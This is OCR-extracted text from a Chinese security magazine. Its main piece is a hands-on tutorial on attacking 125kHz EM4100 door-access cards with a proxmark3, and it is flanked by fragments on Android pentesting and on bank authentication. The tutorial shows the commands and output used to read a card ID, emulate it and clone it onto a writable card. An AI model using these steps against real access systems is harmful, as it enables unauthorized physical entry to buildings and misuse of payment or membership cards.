


图 8

结束语

上面介绍的是在安卓手机上面安装 backtrack 渗透测试系统，当然我们单独安装某款渗透工具也是可行的，从上面的介绍可以看出使用智能手机或平板电脑来进行渗透测试的可行性。可想而知，此后我们的信息安全面临的威胁必然更加严峻，特别是对于这些智能终端的取证更加艰难，因为它们比起普通的电脑来说更加容易隐藏和销毁。一个人拿着手机站在你身旁，你根本不知道他在干什么，也许他正在窃取着你手机中的信息呢。

前置知识：无
关键词：硬件基础 DELPHI



Hardware Hack 之 NFC 系列——门禁卡攻击

图/文 鬼谷先生

物联网发展如火如荼，给生活带来便利的同时也悄悄地留下了不少安全隐患。《碟中谍 4》里面很多炫酷的高科技让人难以忘记，其中经常看到的莫过于特工们进入任何一个房间，都可用一款特殊设备来打开

门禁。电影终归是电影，在现实生活中会不会发生这样的事情呢?

首先，通过一段时间的研究，我们发现基于RFID技术的门禁系统确实存在着一些安全隐患。攻击门禁的方法有如下几种：

- 嗅探通信数据。
- 模拟门禁卡。
- 复制门禁卡。
- 中间人攻击。

下面我们以ID卡门禁系统为例，给大家说说这几种攻击方法。ID卡门禁系统是比较常见的，安装方便、成本低、使用方便，很多中小写字楼、小区都使用该系统。常见的门禁控制器如图1所示。




图1

这样的门禁系统主要由3部分组成：门禁控制器、门禁卡、锁系统。原理是这样的：门禁控制器中存储了可开锁的门禁卡数据（相当于白名单），当使用门禁卡靠近门禁控制器时，门禁控制器中的读卡模块读取门禁卡数据，然后查询白名单，如果卡数据在白名单中则打开锁系统，如果遍历白名单后没有查询到结果则关闭锁系统。

常见的ID门禁卡从外型上看有3种：薄卡、厚卡、纽扣卡，如图2所示。




图2

下面开始说说ID卡安全测试。

1. 读取ID卡数据

要进行攻击的首要条件就是先获得ID卡里面的数据信息。首先介绍一款RFID测试的神器——proxmark3，如图3所示。




图3

下面秀一下我包装好的PM3，如图4所示。




图4

proxmark3设备几乎可以做任何涉及低频（125kHz）和高频（13.56MHz）的RFID通信。

- 读取数据——作为一个读卡器，读取ID、IC卡数据。
- 嗅探监听——监听读卡器和卡之间的通信记录通信的内容。
- 卡模拟——伪装自己是标签本身。

作为一个读卡器，可以读取低频和高频的标签。作为一个监听设备，监听读卡器和卡片的通信是RFID射频开发的有力工具，类似电路开发的示波器。作为卡模拟器，可以模拟成低频或者高频的卡片，自己设计卡片的内容。

有了这样一款神器，接下来就是获取数据了。关于proxmark的安装和使用技巧在以后的文章中我会详细介绍，现在主要说下读取ID卡数据的方法。我们用来做测试的是一张EM4100的卡片，使用命令“em410xwatch”即可对卡片进行读取，几秒钟后即可获得数据，如图5所示。

```
C:\WINDOWS\system32\cmd.exe - proxmark3.exe
proxmark3> lf em4x em410xwatch
#db# buffer samples: 00 00 00 00 00 00 00 00 ...
Reading 2000 samples

Done!

Auto-detected clock rate: 64
Thought we had a valid tag but failed at word 1 (i=45)
Thought we had a valid tag but failed at word 2 (i=114)
#db# buffer samples: 9d 7c 60 5b 38 3a 1e 14 ...
Reading 2000 samples

Done!

Auto-detected clock rate: 64
EM410x Tag ID: 030031fb2a
proxmark3> _
```

图 5

可以看到卡号是：030031fb2a。

获得了卡中的数据即可实施下面的攻击了。

2. 信号模拟

获得了数据后即可用设备来模拟 ID 卡了。模拟 ID 卡的设备结构比较简单，有兴趣的读者可以自己 DIY 一个，这里我们还是用 proxmark 来进行模拟。

在 proxmark 的低频指令中可以找到命令“em410xsim”，模拟的方法如图 6 所示。

```
proxmark3> lf em4x
help          This help
em410xread    [clock rate] -- Extract ID from EM410x tag
em410xsim     <UID> -- Simulate EM410x tag
em410xwatch   Watches for EM410x tags
em4x50read    Extract data from EM4x50 tag
proxmark3> lf em4x em410xsim 030031fb2a
Sending data, please wait...
Starting simulator...
proxmark3>
```


图 6

命令“lf em4x em410xsim 030031fb2a”就是模拟卡号为 030031fb2a 的 ID 卡，这时 proxmark 就开始向外部发送该卡号的数据。可以看到 proxmark 的指示灯颜色为黄色，即为数据模拟发送阶段。


3. ID 卡复制

在研究中使用信号模拟的方法是比较方便的，但是在实际运用中就不是很方便了。试想，你在众目睽睽之下，拿着单片机和天线在门禁上晃晃悠悠，那会是怎样的景象啊？所以在获得了 ID 卡内数据后，我们完全可以伪造一张卡。

使用的工具有两部分：低频读/写器、可写的 ID 卡。当然你也可以继续使用 proxmark 来进行写卡操作，不过在实践中我们发现 proxmark 的低频功能不是很稳定，所以推荐大家使用专门的低频读/写设备，如图 7 所示。



读卡操作



写卡操作

图 7

低频读/写设备操作比较简单，只要将读出的卡号输入，即可完成写卡，如图 8 所示。





图 8

当然在实际生活中使用 ID 卡的时候还是很多的，比如门禁、饭卡、会员卡等。使用 ID 卡的系统一般都是在线系统，也就是将 ID 卡中的数据作为身份标识，而数据一般是存在数据库中的。因此针对 ID 卡的攻击一般也都是复制、伪造、中间人等，不像 IC 卡的攻击中会有针对数据的篡改等攻击手段。

前置知识：无
关键词：安全认证



电子渠道身份认证系统安全性分析

文 / 倪程　成都市工业职业技术学校

在信息技术高速发展的今天，各行各业都在借力IT技术拓展自己的业务。以金融行业为例，近几年各大行也都在大力发展电子银行，推出了各种新型电子金融产品。如基于SD卡的NFC手机支付、银联无卡支付、客户端版手机银行等。尤其是城市商业银行，受实体网点少的局限，更加期待借力电子金融产品，尽可能地触及各个金融角落。随着网上银行、手机银行和现金管理系统等电子金融产品的出现，也促使了安全认证技术的快速发展。然而，由于它们都基于Internet新应用，而Internet是一个开放的系统，对于系统安全性及信息的保密性、完整性和不可否认性考虑得并不完备，所以电子银行系统一直没能摆脱操作安全问题的困扰。本文将重点分析当前各银行采用的各种电子渠道身份认证技术，并对这些技术的安全性进行分析。

1. 动态口令技术

静态口令认证技术是应用最广泛的口令认证技术之一，即用户口令在一定的时间间隔内是固定不变、可重复使用的。以静态口令技术实现的身份认证方式的特点是简单、易用，并且具备一定的安全性。但随着网络应用的复杂化、攻击手段的多样化，静态口令技术的安全缺陷也日益突出。其一，容易遭受伪造服务器攻击。攻击者只需要简单构造一个与银行网银完全一致的登录界面，然后通过社会工程学手段诱骗警惕性不高的客户登录到钓鱼网站，即可轻松获取用户ID和密码。其二，键盘过滤钩子程序泛滥，一旦感染此类木马病毒，客户输入的任何信息都在木马监控下，此类木马在截获到口令后，会立即向远端恶意主机发送此类敏感信息。目前各家银行的大众版网银基本上都是静态口令，但此类版本一般只具有查询功能，安全上还是有保障的。但也有部分银行在仅仅凭借静态口令的安全性上，可以进行账户类交易，如各种便捷缴费、捐款等交易，而且这些交易还涉及卡密码的输入，这种仅仅依赖密码控